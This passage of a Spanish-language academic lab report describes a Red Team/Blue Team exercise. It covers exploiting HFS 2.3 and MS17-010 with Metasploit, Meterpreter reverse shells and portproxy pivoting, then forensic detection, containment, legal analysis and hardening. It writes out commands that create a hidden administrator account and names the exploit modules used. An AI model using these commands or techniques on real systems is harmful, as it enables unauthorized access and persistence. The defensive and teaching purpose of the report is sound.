
Escalamiento y persistencia

El laboratorio requería crear en Host-B un usuario administrativo efímero:

- net user harrissonospina P@ssw0rd! /add
- net localgroup administrators harrissonospina /add

Figura 7

Creación de usuario malicioso en Host-B



Nota. Captura de pantalla propia elaborada por el autor durante la ejecución del laboratorio. Esta técnica demuestra cómo un atacante puede:

- Mantener acceso permanente
- Elevar privilegios
- Evasión mediante cuentas válidas, pero no autorizadas.

Estrategias Blue Team

La fase Blue Team constituye la contraparte defensiva del escenario. Su propósito consiste en detectar, analizar, contener y erradicar el incidente generado previamente por el Red Team. Esta sección integra los elementos técnicos proporcionados en la Fase 4 y los reescribe en estilo académico, ampliando la descripción de la metodología, la correlación de eventos y los aspectos operativos que permiten comprender el incidente de forma holística.

En el Escenario 3, la estrategia Blue Team se centra en la reconstrucción del ataque que comprometió Host-A y Host-B, utilizando artefactos del sistema, eventos de seguridad, análisis de conexiones y revisión de los indicadores de compromiso (IoCs). El objetivo de esta fase no es solo describir lo que ocurrió, sino también determinar el impacto, identificar brechas de seguridad y proponer medidas de endurecimiento para evitar futuros incidentes.

El monitoreo continuo del tráfico y de los eventos del sistema resulta fundamental para reducir el tiempo de permanencia del atacante, tal como lo expone Bejtlich (2013).

Detección del incidente

La primera fase de la respuesta defensiva consiste en determinar que un evento anómalo está ocurriendo dentro de la infraestructura. En un escenario real, un analista Blue Team puede detectar incidentes mediante:

- Alarmas generadas por un SIEM
- Notificaciones del antivirus/EDR
- Comportamientos inusuales en los sistemas
- Alertas del firewall
- Reportes de usuarios
- Cambios no autorizados en servicios o configuraciones

En este caso, la detección inicial pudo originarse por distintas señales, entre ellas:

- Aumento de conexiones entrantes hacia puertos específicos.
- Solicitudes HTTP irregulares en el servidor HFS.
- Degradación de desempeño del sistema.
- Eventos de errores SMB en Host-B, típicos cuando un exploit como EternalBlue intenta ejecutarse.

A partir de estos indicios, se inicia la fase de análisis.

Análisis forense inicial en Host-A

El análisis del Host-A inicia con la inspección del Visor de Eventos de Windows, dado que este sistema contiene los registros más relevantes del ataque inicial.

Los eventos que normalmente se revisan incluyen:

- Security.evtx (eventos de seguridad)
- System.evtx (eventos del sistema operativo)
- Application.evtx (eventos de aplicaciones)

Una revisión apropiada incluye la búsqueda de:

- Instalación o ejecución de aplicaciones no autorizadas
- Errores en servicios asociados a HTTP
- Ejecución de scripts desde rutas inusuales
- Actividad fuera de horario o de usuarios no autorizados
- Cambios en configuraciones sensibles

En el caso de Host-A, se identificó que:

- El servicio HFS recibió solicitudes anómalas desde la IP del atacante.
- Se ejecutaron comandos en el contexto del sistema sin intervención directa del usuario.

- Se iniciaron procesos en la carpeta %TEMP%, relacionados con el payload de Metasploit.
- Se observó actividad asociada a conexiones reversas (reverse shells).

Identificación de indicadores de compromiso (IoCs)

Un IoC es cualquier artefacto o rastro que evidencia una actividad maliciosa. En la reconstrucción del incidente se identificaron múltiples IoCs tanto en Host-A como en Host-B.

IoCs en Host-A

- Procesos inusuales iniciados por el sistema.

Entre ellos, cmd.exe y powershell.exe ejecutados sin contexto de usuario.

- Conexiones de red persistentes hacia una IP externa.

El análisis de netstat -ano reveló una conexión activa hacia el puerto 4444, utilizado por Meterpreter.

- Archivos temporales con nombres aleatorios.

Normalmente, Metasploit deposita archivos .vbs o .exe en %TEMP%.

- Reglas de PortProxy no autorizadas.

Este aspecto fue clave para demostrar el pivoting:

netsh interface portproxy show all

- Ejecución remota de código observada en los logs.

IoCs en Host-B

El movimiento lateral hacia Host-B dejó rastros característicos:

- Eventos SMB irregulares.

Fallos y alertas típicas cuando se intenta explotar MS17-010.

- Eventos de creación de usuarios (ID 4720).

La creación del usuario “harrissonospina” es una evidencia directa del acceso administrativo no autorizado.

- Ejecución de procesos remotos.

Sesiones anómalas de servicios de red.

- Conexiones desde Host-A en puertos no estándar.
- Comportamiento del controlador SMB antes del compromiso.

Análisis de procesos y conexiones

Una de las acciones más importantes del Blue Team consiste en identificar qué procesos estaban activos durante el incidente. Para ello se revisan los siguientes comandos y herramientas:

tasklist /v

wmic process list brief

wmic process where name="cmd.exe" get commandline

netstat -ano

Hallazgos en Host-A

- Múltiples procesos cmd.exe sin interacción del usuario.
- Procesos alojados en rutas temporales.
- Conexiones TCP establecidas hacia el atacante en puerto 4444.
- Entradas de proceso asociadas al payload de Meterpreter.

Hallazgos en Host-B

- Conexiones SMB remotas provenientes de Host-A.
- Comportamiento irregular previo a la explotación de EternalBlue.
- Aparición de un proceso anómalo con escalamiento de privilegios.

Análisis de red

El tráfico de red fue un componente esencial para correlacionar el ataque. Un analista Blue Team puede emplear:

- tcpdump
- Wireshark
- NetworkMiner
- Capturas del firewall

Dentro del laboratorio, un ataque EternalBlue genera patrones claramente identificables:

- SMB Session Setup Request defectuoso
- Paquetes con malformaciones específicas
- Intentos repetidos de escalamiento de sesión
- Respuestas de error SMB antes del compromiso

La captura de red, almacenada en PCAP, permite visualizar la secuencia exacta del exploit.

Revisión del PortProxy

La manipulación de netsh interface portproxy es una técnica asociada a pivoting. Esta técnica generalmente no se usa en entornos legítimos, por lo que su detección es crítica.

Comando clave:

netsh interface portproxy show v4tov4

Resultados:

- Puerto 5000 redirigido hacia 10.10.10.5:445
- Regla no existente en configuraciones estándar
- Creación dentro del rango temporal del ataque

Este hallazgo permitió reconstruir completamente el movimiento lateral.

Contención del incidente

La contención consiste en evitar que el atacante continúe avanzando o manteniendo acceso. Las acciones recomendadas incluyen:

- Aislar el host comprometido

Host-A debe ser retirado de la red:

  - Desconexión física o lógica
  - Bloqueo en el firewall
  - Segmentación inmediata

- Finalizar procesos maliciosos

Comando:

taskkill /PID <id> /F

- Eliminar reglas de portproxy

Comando:

netsh interface portproxy reset all

- Deshabilitar el servicio vulnerable

El servicio HttpFileServer debe ser detenido y desinstalado:

taskkill /f /im hfs.exe

- Restablecer credenciales comprometidas

Incluye:

  - Eliminación de usuario malicioso
  - Rotación de contraseñas administrativas
  - Reforzamiento de políticas de autenticación

- Parcheo inmediato

Se aplican actualizaciones críticas para:

  - MS17-010
  - Servicios SMB
  - Software de terceros

Este tipo de vectores de ataque continúan siendo ampliamente explotados en incidentes reales a nivel global, lo cual coincide con los hallazgos reportados en el *Data Breach Investigations Report* de Verizon (2024), donde se evidencian patrones recurrentes de explotación de servicios vulnerables y movimiento lateral dentro de redes corporativas.

Erradicación

La erradicación implica eliminar completamente el acceso del atacante. Incluye:

- Eliminación de scripts maliciosos
- Limpieza de entradas en el registro (Run, RunOnce)
- Revisión de tareas programadas
- Validación con antivirus y EDR
- Eliminación de puertas traseras

En Host-B se eliminó la cuenta:

net user harrissonospina /delete

También se revisaron servicios críticos como:

- lanmanserver
- lanmanworkstation
- rpcss

para verificar integridad.

Recuperación

La recuperación busca restaurar la operación normal del sistema sin comprometer nuevamente la seguridad. Incluye:

- Reintegrar el sistema a la red
- Revalidar parches aplicados
- Monitorear el comportamiento posterior al incidente
- Generar un informe para la gerencia

Esta fase debe estar acompañada de mecanismos de monitoreo continuo.

Las acciones de contención, erradicación y recuperación aplicadas durante la Fase Blue Team se alinean con las fases del ciclo de respuesta a incidentes propuestas por el NIST SP 800-61 (NIST, 2012).

La adopción de un modelo Zero Trust permite reducir el impacto del movimiento lateral observado en el laboratorio, tal como lo propone la arquitectura definida por NIST SP 800-207 (Rose et al., 2020).

La detección de comportamientos anómalos y tráfico malicioso se ve fortalecida mediante sistemas de detección y prevención de intrusiones, conforme a las recomendaciones del NIST SP 800-94 (Scarfone & Mell, 2012).

Las estrategias de endurecimiento propuestas se basan en los CIS Critical Security Controls, los cuales priorizan la reducción de la superficie de ataque mediante controles técnicos y administrativos (Center for Internet Security, 2023).

La gestión formal de incidentes debe apoyarse en estándares internacionales como ISO/IEC 27035, que establecen lineamientos para la preparación, detección, análisis y respuesta ante incidentes de seguridad (ISO/IEC, 2016).

Evaluación del impacto

El análisis post-incidente permitió identificar impactos significativos en:

Integridad: El atacante modificó cuentas, procesó reglas de pivoting y alteró configuraciones del sistema.

Confidencialidad: Hubo posibilidad de acceso a archivos internos, incluyendo aquellos de la red 10.10.10.x.

Disponibilidad: La explotación de MS17-010 puede generar inestabilidad en sistemas Windows.

Cumplimiento: Las cuentas maliciosas creadas pueden generar incumplimiento de políticas corporativas.

Análisis técnico consolidado de las Etapas 1 a 4

El análisis técnico consolidado integra de manera cronológica y metodológica todo lo ocurrido durante las Etapas 1 a 4 del ejercicio Red Team – Blue Team, articulando técnicas ofensivas, defensivas, hallazgos forenses e implicaciones operativas para la infraestructura simulada. Este análisis permite comprender el incidente como un fenómeno integral en el que cada acción del atacante genera un indicador que puede ser detectado, correlacionado y documentado por el equipo defensor.

El resultado final constituye una reconstrucción completa del ciclo del ataque, desde el reconocimiento inicial realizado por el atacante hasta la contención y restauración ejecutada por el equipo defensor.

Modelo de cadena de ataque (Kill Chain)

La Kill Chain ofrece una visión estructurada del ataque. A continuación, se presenta un análisis ampliado acorde al incidente observado:

Reconocimiento (Reconnaissance)

- El atacante inició mediante:
- Descubrimiento de hosts activos
- Identificación de servicios disponibles
- Enumeración de versiones de software
- Exploración del servidor HFS mediante HTTP

Se identificó explícitamente la presencia del servicio HFS 2.3, asociado a vulnerabilidades RCE conocidas.

Este hallazgo define el vector inicial de ataque.

Armamento (Weaponization)

El atacante seleccionó un módulo de explotación apropiado dentro de Metasploit:

- rejetto_hfs_exec

Este módulo construyó automáticamente una carga maliciosa (payload) que sería enviada al servidor vulnerable. La capacidad de Metasploit para automatizar esta etapa reduce significativamente el tiempo requerido para preparar un ataque de alto impacto.

Entrega (Delivery)

La vulnerabilidad HFS permite la entrega del payload a través de una simple solicitud HTTP manipulada.

El servidor afectado:

- Recibe la petición maliciosa
- Descarga un script o archivo malicioso
- Ejecuta el payload sin intervención del usuario

La comunicación entre víctima y atacante se estableció mediante una conexión reversa hacia el listener configurado en Kali.

Explotación (Exploitation)

Tras ejecutar el payload, la sesión Meterpreter confirmó el éxito de la explotación. Esto permitió:

- Ejecución remota de comandos
- Acceso a información sensible
- Capacidad de instalar servicios
- Posibilidad de manipular recursos del sistema operativo

Este estado representa un compromiso completo de Host-A.

Instalación (Installation)

Aunque en este escenario el atacante no instaló un agente persistente al estilo de un rootkit, sí:

- Ejecutó scripts temporales
- Estableció túneles internos
- Desplegó payloads adicionales
- Manipuló el sistema para permitir el movimiento lateral

Uno de los elementos más relevantes fue la creación de una regla portproxy, que habilitó el túnel hacia Host-B.

Comando y Control (C2)

Meterpreter proporcionó una plataforma completa de control remoto.

La conexión inversa hacia el atacante permitió:

- Transferencia de archivos

- Ejecución de procesos
- Enumeración de la red
- Manipulación del registro
- Carga de módulos adicionales

Este C2 interno constituyó el centro operativo del movimiento lateral posterior.

Acciones sobre el objetivo (Objectives)

Los objetivos del atacante fueron:

- Comprometer Host-A
- Acceder a la red interna
- Alcanzar Host-B
- Obtener privilegios administrativos
- Crear persistencia mediante usuarios no autorizados

Cada uno de estos objetivos fue alcanzado con éxito.

Correlación entre fases Red Team y Blue Team

El análisis consolidado requiere unir las actividades ofensivas con sus correspondientes indicadores defensivos.

Tabla 1

Correlación ampliada del incidente

Actividad Red Team	Indicador Blue Team	Evidencia
Reconocimiento (Nmap)	Solicitudes a puerto 80	Logs del firewall / IIS / HFS
Explotación de HFS	Ejecución de script en %TEMP%	Application.evtx
Sesión Meterpreter	Conexión inversa a puerto 4444	netstat -ano
Pivoting	Creación de regla portproxy	netsh interface portproxy show all
Explotación MS17-010	Errores SMB, crashes temporales	System.evtx
Creación de usuario	Evento 4720	Security.evtx
Escalamiento	Actividad administrativa no autorizada	Logs del sistema

Nota. Tabla propia elaborada por el autor durante la ejecución del laboratorio.

Reconstrucción de la línea de tiempo del incidente

La línea de tiempo (timeline) permite reconstruir los hechos cronológicamente para facilitar análisis forense, reporte corporativo y comunicación a la dirección.

A continuación, una versión ampliada:

10:15 – Escaneo inicial

Nmap descubre HFS y servicios SMB expuestos.

10:22 – Explotación de HFS

El servidor vulnerable ejecuta el payload y abre la sesión Meterpreter.

10:30 – Enumeración del sistema

Se descubre que Host-A tiene una segunda interfaz hacia 10.10.10.4.

10:38 – Configuración del pivoting

El atacante crea reglas internas para redirigir tráfico SMB entre redes.

10:45 – Explotación de Host-B

A través del puerto 5000, EternalBlue compromete completamente Host-B.

10:49 – Escalamiento y persistencia

Se crea el usuario malicioso “harrissonospina”.

11:00 – Detección Blue Team

El equipo defensor identifica eventos correlacionados y activa la respuesta al incidente.

Impacto de las vulnerabilidades explotadas

- HttpFileServer (HFS) 2.3 – CVE-2014-6287

Permite RCE sin autenticación

Impacto:

  - Pérdida total de integridad
  - Exposición de configuraciones sensibles
  - Apertura de acceso inicial

- MS17-010 – EternalBlue – CVE-2017-0144

Permite ejecución remota a nivel kernel

Impacto:

  - Compromiso total del sistema
  - Posible corrupción de memoria
  - Acceso a archivos compartidos
  - Potencial ejecución de ransomware

Análisis de riesgo

El análisis se realiza sobre los pilares de la seguridad de la información:

Confidencialidad: Alta afectación debido a acceso a archivos internos.

Integridad: Alta afectación por creación de usuarios, modificación de configuraciones y ejecución remota.

Disponibilidad: Impacto medio; EternalBlue puede causar fallos temporales del sistema operativo.

Riesgo global: Crítico

Aspectos legales y éticos del incidente

El análisis técnico del incidente debe complementarse con un marco legal y ético que oriente el ejercicio profesional. Aunque el laboratorio de Red Team y Blue Team ocurre en un entorno controlado, las acciones ejecutadas corresponden a técnicas y procedimientos que, en un contexto real, podrían constituir delitos informáticos según la legislación colombiana. Por ello, comprender el respaldo normativo y la responsabilidad profesional es indispensable en cualquier ejercicio de ciberseguridad ofensiva y defensiva.

En esta sección se integran los elementos jurídicos más relevantes (Ley 1273, Ley 1581, Ley 1621 y otras), así como principios éticos establecidos por el COPNIA, marco que regula el comportamiento de los profesionales en ingeniería, incluida la seguridad informática.

Marco normativo aplicable en Colombia

Ley 1273 de 2009 – Delitos Informáticos: La Ley 1273 adiciona el Título VII bis al Código Penal colombiano y crea una serie de delitos relacionados con afectaciones a sistemas informáticos.

- Las acciones realizadas por el Red Team en este laboratorio equivalen, en un entorno real, a los siguientes delitos tipificados:

Acceso no autorizado a un sistema informático (Artículo 269A)

El simple hecho de ingresar a Host-A y Host-B sin permiso real constituiría un delito penal.

- Interceptación de datos informáticos (Artículo 269B)

Técnicas como pivoting, análisis de tráfico e interceptación SMB pueden considerarse conductas punibles.

- Daño informático (Artículo 269C)

Aunque aquí no se destruyeron archivos, la explotación de EternalBlue puede generar daño.

- Obstaculización ilegítima del funcionamiento del sistema informático (Artículo 269D)

Un exploit que genere caídas del sistema podría constituir esta conducta.

- Uso de software malicioso (Artículo 269F)

Meterpreter, exploits y payloads se clasifican como software malicioso.

En el laboratorio, estas acciones son permitidas por tratarse de un escenario académico autorizado y aislado. Las actividades ofensivas realizadas durante el ejercicio fueron ejecutadas exclusivamente en un entorno controlado y autorizado, ya que en escenarios reales este tipo de acciones se encuentran tipificadas como delitos informáticos según la Ley 1273 de 2009 (Congreso de la República de Colombia, 2009).

Ley 1581 de 2012 – Protección de Datos Personales: Aunque el ejercicio no involucra datos reales, la Ley 1581 establece principios que serían aplicables si Host-A o Host-B almacenaran:

- Datos personales
- Registros laborales

- Información financiera
- Logs identificables

Las vulnerabilidades explotadas permiten acceso a archivos y configuraciones internas, lo cual constituiría una afectación directa a los derechos de habeas data de los titulares. En un incidente real, la organización tendría las obligaciones de:

- Notificar a la Superintendencia de Industria y Comercio
- Documentar la brecha
- Implementar un plan de remediación
- Mitigar impacto sobre los titulares de los datos

La posible exposición de información sensible durante un incidente de seguridad implica obligaciones relacionadas con la protección de datos personales, conforme a lo establecido en la Ley 1581 de 2012 (Congreso de la República de Colombia, 2012).

Ley 1266 de 2008 – Habeas Data financiero: Si la información afectada fuera de carácter financiero, la responsabilidad del administrador del sistema se incrementa.

La Ley 1266 exige salvaguardas estrictas para:

- Integridad
- Confidencialidad
- Disponibilidad
- Uso autorizado

Una vulnerabilidad como MS17-010 explotada en un servidor de datos financieros podría tener implicaciones regulatorias severas.

Ley 1621 de 2013 – Inteligencia y contrainteligencia: Aunque su enfoque es la seguridad del Estado, esta ley determina principios sobre:

- Manejo de información
- Recolección de datos
- Necesidad y proporcionalidad
- Respeto por derechos fundamentales

En un contexto corporativo, los principios de proporcionalidad y necesidad aplican también al análisis de logs, revisión de bases de datos y captura de evidencia durante un incidente.

Regulación y lineamientos internacionales relevantes: Además de las leyes colombianas, en el ámbito corporativo se consideran marcos internacionales como:

- NIST 800-61 (Guía de respuesta a incidentes)
- NIST 800-53 (Controles de seguridad)
- ISO/IEC 27001 (Seguridad de la información)
- ISO/IEC 27035 (Gestión de incidentes)
- CIS Controls (Buenas prácticas de endurecimiento)

Estos estándares proveen lineamientos robustos para:

- Preparación y gestión del incidente
- Contención y mitigación
- Erradicación y recuperación
- Revisión post-mortem

Esta fase del informe también debe alinearse con dichos estándares.

Ética profesional – Lineamientos del COPNIA

El COPNIA regula el comportamiento ético de los profesionales en ingeniería en Colombia, incluyendo especialistas en ciberseguridad.

Los principios más relevantes del Código de Ética aplicables al ejercicio del laboratorio son:

Responsabilidad y diligencia profesional

El profesional debe actuar con "competencia y rigor técnico", asegurando que sus actividades no generen daños injustificados.

Respeto por la ley

Incluso al realizar pruebas ofensivas, el profesional debe hacerlo únicamente con autorización previa, dentro del alcance pactado y bajo condiciones de seguridad controlada.

Confidencialidad

La información obtenida mediante análisis o intrusión nunca debe ser divulgada a terceros.

En el laboratorio, aunque se trate de datos ficticios, el principio se mantiene vigente como hábito ético.

No causar daño

Incluso los ejercicios Red Team deben:

- Minimizar interrupciones
- Evitar corrupción de archivos
- No alterar procesos críticos

En el laboratorio, la explotación de EternalBlue puede causar fallos del sistema; por ello se ejecuta de manera controlada. El ejercicio se desarrolló bajo principios éticos profesionales, alineados con el Código de Ética del COPNIA, el cual establece la responsabilidad del ingeniero frente a la sociedad y la protección de la información (COPNIA, 2015).

Diferencias éticas y operacionales entre Red Team y Blue Team

Perspectiva Red Team

- Evalúa seguridad mediante simulación de ataques reales
- Usa técnicas avanzadas (exploits, pivoting, escalamiento)
- Opera bajo un marco ético de autorización
- Genera información crítica para la defensa

Perspectiva Blue Team

- Identifica y mitiga incidentes
- Prioriza la continuidad de la operación
- Mantiene integridad, confidencialidad y disponibilidad
- Documenta el incidente para auditoría y procesos legales

En el laboratorio, ambas perspectivas se complementan para reconstruir el incidente.

Cadena de custodia y preservación de evidencia

Un aspecto crucial es el manejo adecuado de la evidencia digital. El Blue Team debe:

- Recolectar evidencia sin alterarla
- Documentar el proceso de adquisición
- Generar hashes (MD5/SHA-256) de las imágenes
- Preservar logs, tráfico y memoria
- Custodiar archivos bajo protocolos forenses

Deber de reporte

En un incidente real, la organización tendría el deber de:

- Notificar al Centro de Respuesta a Emergencias Cibernéticas (ColCERT)

- Informar a la Superintendencia de Industria y Comercio si hay datos personales involucrados
- Registrar incidentes conforme a la Ley 1581
- Activar protocolos internos de respuesta

Síntesis ética

La simulación reproduce fielmente el dilema ético central de la ciberseguridad: la necesidad de balancear acciones ofensivas legítimas en un entorno controlado con la obligación profesional de proteger sistemas, datos y derechos fundamentales.

Evidencias de Sustentación

En cumplimiento de los requisitos de la Etapa 5 del Seminario Especializado, se presenta el video de sustentación disponible en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/9TAsRnZ9hcg

Conclusiones

El desarrollo integral del escenario Red Team – Blue Team permitió reconstruir de manera sistemática el ciclo completo de un incidente de ciberseguridad, evidenciando la relevancia de contar con procesos estructurados de identificación, explotación, detección, análisis, respuesta y remediación dentro de las organizaciones. A lo largo de las Etapas 1 a 4, y de forma consolidada en la Etapa 5, se demostró cómo un compromiso inicial puede escalar progresivamente cuando existen debilidades técnicas y organizacionales, así como la importancia de integrar enfoques ofensivos y defensivos para comprender el impacto real de un ataque.

Desde la perspectiva Red Team, los resultados técnicos evidenciaron que un entorno sin controles adecuados puede ser comprometido mediante herramientas ampliamente disponibles en la comunidad de seguridad. La explotación del servicio HttpFileServer (HFS) versión 2.3 confirmó que la falta de actualización y hardening de aplicaciones expuestas constituye un vector crítico de acceso inicial. De igual forma, el análisis de la vulnerabilidad MS17-010 en el Host-B puso de manifiesto que fallos históricos continúan representando un riesgo significativo cuando no existen procesos formales de gestión de parches, incrementando la superficie de ataque y el impacto potencial sobre la infraestructura.

El vector inicial de acceso, seguido por la enumeración interna, la configuración de pivoting y el movimiento lateral hacia la red interna, permitió demostrar de manera práctica cómo un atacante puede escalar rápidamente su nivel de acceso y comprometer activos adicionales. Este hallazgo resulta especialmente relevante, ya que evidenció que la efectividad del ataque no depende necesariamente de técnicas avanzadas, sino de la combinación de configuraciones débiles y una arquitectura de red sin segmentación adecuada, lo que amplifica el alcance del compromiso.

Desde la perspectiva Blue Team, el análisis desarrollado en la Fase 4 confirmó que toda actividad ofensiva deja evidencias detectables cuando se cuenta con capacidades mínimas de monitoreo y análisis. La revisión de eventos del sistema, la identificación de conexiones sospechosas, el análisis de procesos anómalos y la detección de artefactos maliciosos permitieron reconstruir la línea de tiempo del ataque y comprender su evolución. Asimismo, la aplicación de acciones de contención, aislamiento y erradicación demostró la importancia de contar con procedimientos formales de respuesta a incidentes para restablecer la integridad de los sistemas comprometidos.

La reconstrucción integral del incidente permitió identificar debilidades recurrentes en controles críticos de seguridad, entre las que se destacan la ausencia de una adecuada gestión de parches, la falta de hardening del sistema operativo, la carencia de monitoreo proactivo, deficiencias en los controles de autenticación y en la gestión de cuentas privilegiadas, así como una segmentación de red insuficiente. Estos hallazgos evidencian que la seguridad efectiva requiere un enfoque integral que combine controles técnicos, administrativos y operativos.

El análisis de los aspectos legales y éticos reforzó la comprensión de que las actividades ofensivas, aunque necesarias en ejercicios académicos y entornos autorizados, constituyen delitos informáticos graves si se ejecutan sin consentimiento en escenarios reales. La Ley 1273 de 2009, la Ley 1581 de 2012 y los lineamientos establecidos por el COPNIA imponen responsabilidades claras a los profesionales en ciberseguridad, subrayando la importancia de actuar bajo principios de autorización, proporcionalidad, transparencia y protección de la información.

En conjunto, el ejercicio desarrollado permitió consolidar competencias prácticas avanzadas en explotación de vulnerabilidades, técnicas de post-explotación y movimiento lateral, así como habilidades defensivas orientadas al análisis forense inicial y la respuesta a incidentes.

Además, evidenció la necesidad de adoptar marcos y estándares internacionales como NIST, ISO/IEC 27035 y CIS Controls, no solo como referencia normativa, sino como guías operativas para fortalecer la postura de seguridad organizacional.

Finalmente, este trabajo reafirma que la ciberseguridad no depende exclusivamente del uso de herramientas, sino de la implementación coherente de procesos, controles, monitoreo continuo y una cultura organizacional orientada a la prevención y la respuesta oportuna. La experiencia adquirida en este laboratorio aporta una visión integral y aplicada del rol del profesional en ciberseguridad, destacando que la anticipación, la detección temprana y la coordinación entre equipos ofensivos y defensivos pueden marcar la diferencia entre un incidente controlado y una crisis organizacional de alto impacto.

Recomendaciones

Estrategias de endurecimiento (Hardening)

El análisis del incidente evidenció que la ausencia de un proceso estructurado de endurecimiento fue un factor determinante tanto en la explotación inicial como en la posterior expansión del ataque. La presencia del servicio HttpFileServer (HFS) versión 2.3 sin actualizar, así como la habilitación de protocolos inseguros como SMBv1, reflejan configuraciones no alineadas con buenas prácticas internacionales. Estas condiciones facilitaron la ejecución remota de código y el compromiso del sistema. En este contexto, se recomienda implementar lineamientos de hardening basados en CIS Controls y NIST, que incluyan la deshabilitación de servicios obsoletos, el cierre de puertos innecesarios, el fortalecimiento de políticas de contraseñas, la aplicación del principio de mínimo privilegio y el control del acceso remoto mediante listas blancas. Adicionalmente, mantener un inventario actualizado de software autorizado y versiones vigentes permitiría reducir de forma significativa la superficie de ataque identificada durante el ejercicio.

La explotación de vulnerabilidades conocidas puso de manifiesto la necesidad de establecer un proceso continuo de gestión de parches. La posibilidad de explotar fallos críticos como MS17-010, responsable de incidentes globales ampliamente documentados, demuestra que la falta de actualización representa un riesgo persistente. Se recomienda implementar mecanismos de automatización de parches, acompañados de entornos de prueba previos a su despliegue, con el fin de reducir el tiempo de exposición y evitar que vulnerabilidades conocidas permanezcan explotables dentro de la infraestructura.

El endurecimiento de sistemas y aplicaciones debe abordarse desde las fases iniciales del diseño y la configuración, incorporando controles de seguridad de forma estructural y no

reactiva, tal como lo plantea McGraw (2006) en su enfoque de seguridad integrada en el desarrollo y operación de los sistemas.

Monitoreo, detección y visibilidad del entorno

El desarrollo del laboratorio evidenció que la visibilidad limitada del entorno favoreció el avance del atacante sin ser detectado de manera temprana. La identificación de la intrusión se realizó principalmente mediante análisis posterior de eventos y registros, lo que demuestra la ausencia de capacidades proactivas de monitoreo. En respuesta a este hallazgo, se recomienda implementar un sistema de gestión de eventos e información de seguridad (SIEM) que permita correlacionar eventos relevantes como conexiones tipo reverse shell, creación de cuentas no autorizadas y actividad SMB anómala. De forma complementaria, la integración de soluciones EDR permitiría detectar comportamientos maliciosos en tiempo real, tales como la ejecución de PowerShell con parámetros sospechosos, la modificación de reglas PortProxy y la ejecución de payloads en memoria. Estas capacidades contribuirían a reducir el tiempo de permanencia del atacante y a mejorar la capacidad de respuesta temprana frente a incidentes similares.

Segmentación de red y arquitectura de seguridad

El movimiento lateral exitoso desde Host-A hacia Host-B puso en evidencia la ausencia de una segmentación interna efectiva dentro de la arquitectura de red. La falta de controles de tráfico entre segmentos permitió que un compromiso inicial se propagara hacia otros activos sin restricciones significativas. A partir de este hallazgo, se recomienda implementar una arquitectura de red segmentada, dividiendo los sistemas en zonas de confianza diferenciadas y aplicando controles de comunicación estrictos entre ellas. La incorporación de firewalls internos, el filtrado de tráfico Este–Oeste y, cuando sea posible, la adopción de un enfoque Zero Trust permitirían limitar el alcance de futuros ataques. Una arquitectura segmentada incrementa la

complejidad del movimiento lateral y actúa como un mecanismo clave de contención ante compromisos iniciales.

Buenas prácticas para equipos Red Team y Blue Team

Los resultados del ejercicio demostraron la importancia de que los equipos Red Team y Blue Team operen bajo metodologías profesionales, éticas y complementarias. Desde la perspectiva Red Team, se recomienda que los ejercicios ofensivos se ejecuten exclusivamente bajo autorización formal, documentando de manera detallada cada acción realizada, evitando la alteración innecesaria de evidencias y enfocando los esfuerzos en la identificación de rutas reales de ataque que aporten valor a la defensa. Este enfoque permite detectar debilidades estructurales sin afectar la disponibilidad ni la integridad de los sistemas evaluados.

El análisis Blue Team evidenció la necesidad de fortalecer las capacidades de detección y respuesta mediante la revisión constante de registros, la identificación de patrones anómalos y el uso de herramientas forenses básicas. Asimismo, se recomienda la adopción formal de procesos de respuesta a incidentes, como los definidos en NIST SP 800-61, que permitan actuar de manera coordinada, reducir el tiempo de respuesta y mejorar la eficacia de las acciones de contención. La realización de sesiones de retroalimentación entre ambos equipos después de cada ejercicio contribuirá a incrementar la madurez de la seguridad organizacional.

Gestión formal de incidentes y capacitación del personal

La reconstrucción del incidente evidenció la ausencia de un plan formal de respuesta a incidentes que defina roles, responsabilidades, niveles de severidad y procedimientos claros para cada fase del evento. Esta carencia genera improvisación, incrementa el tiempo de respuesta y dificulta la correlación de evidencias. En este sentido, se recomienda diseñar e implementar un

plan documentado de respuesta a incidentes que permita actuar de forma estructurada ante eventos de seguridad.

Se identificó la necesidad de fortalecer las competencias del personal técnico mediante programas de capacitación continua en hardening, análisis forense, explotación de vulnerabilidades y detección temprana de amenazas. De igual manera, los usuarios finales deben participar en campañas de concientización que reduzcan riesgos asociados a errores humanos. La formación constante contribuye a mejorar la resiliencia organizacional y a consolidar una cultura de seguridad sólida.

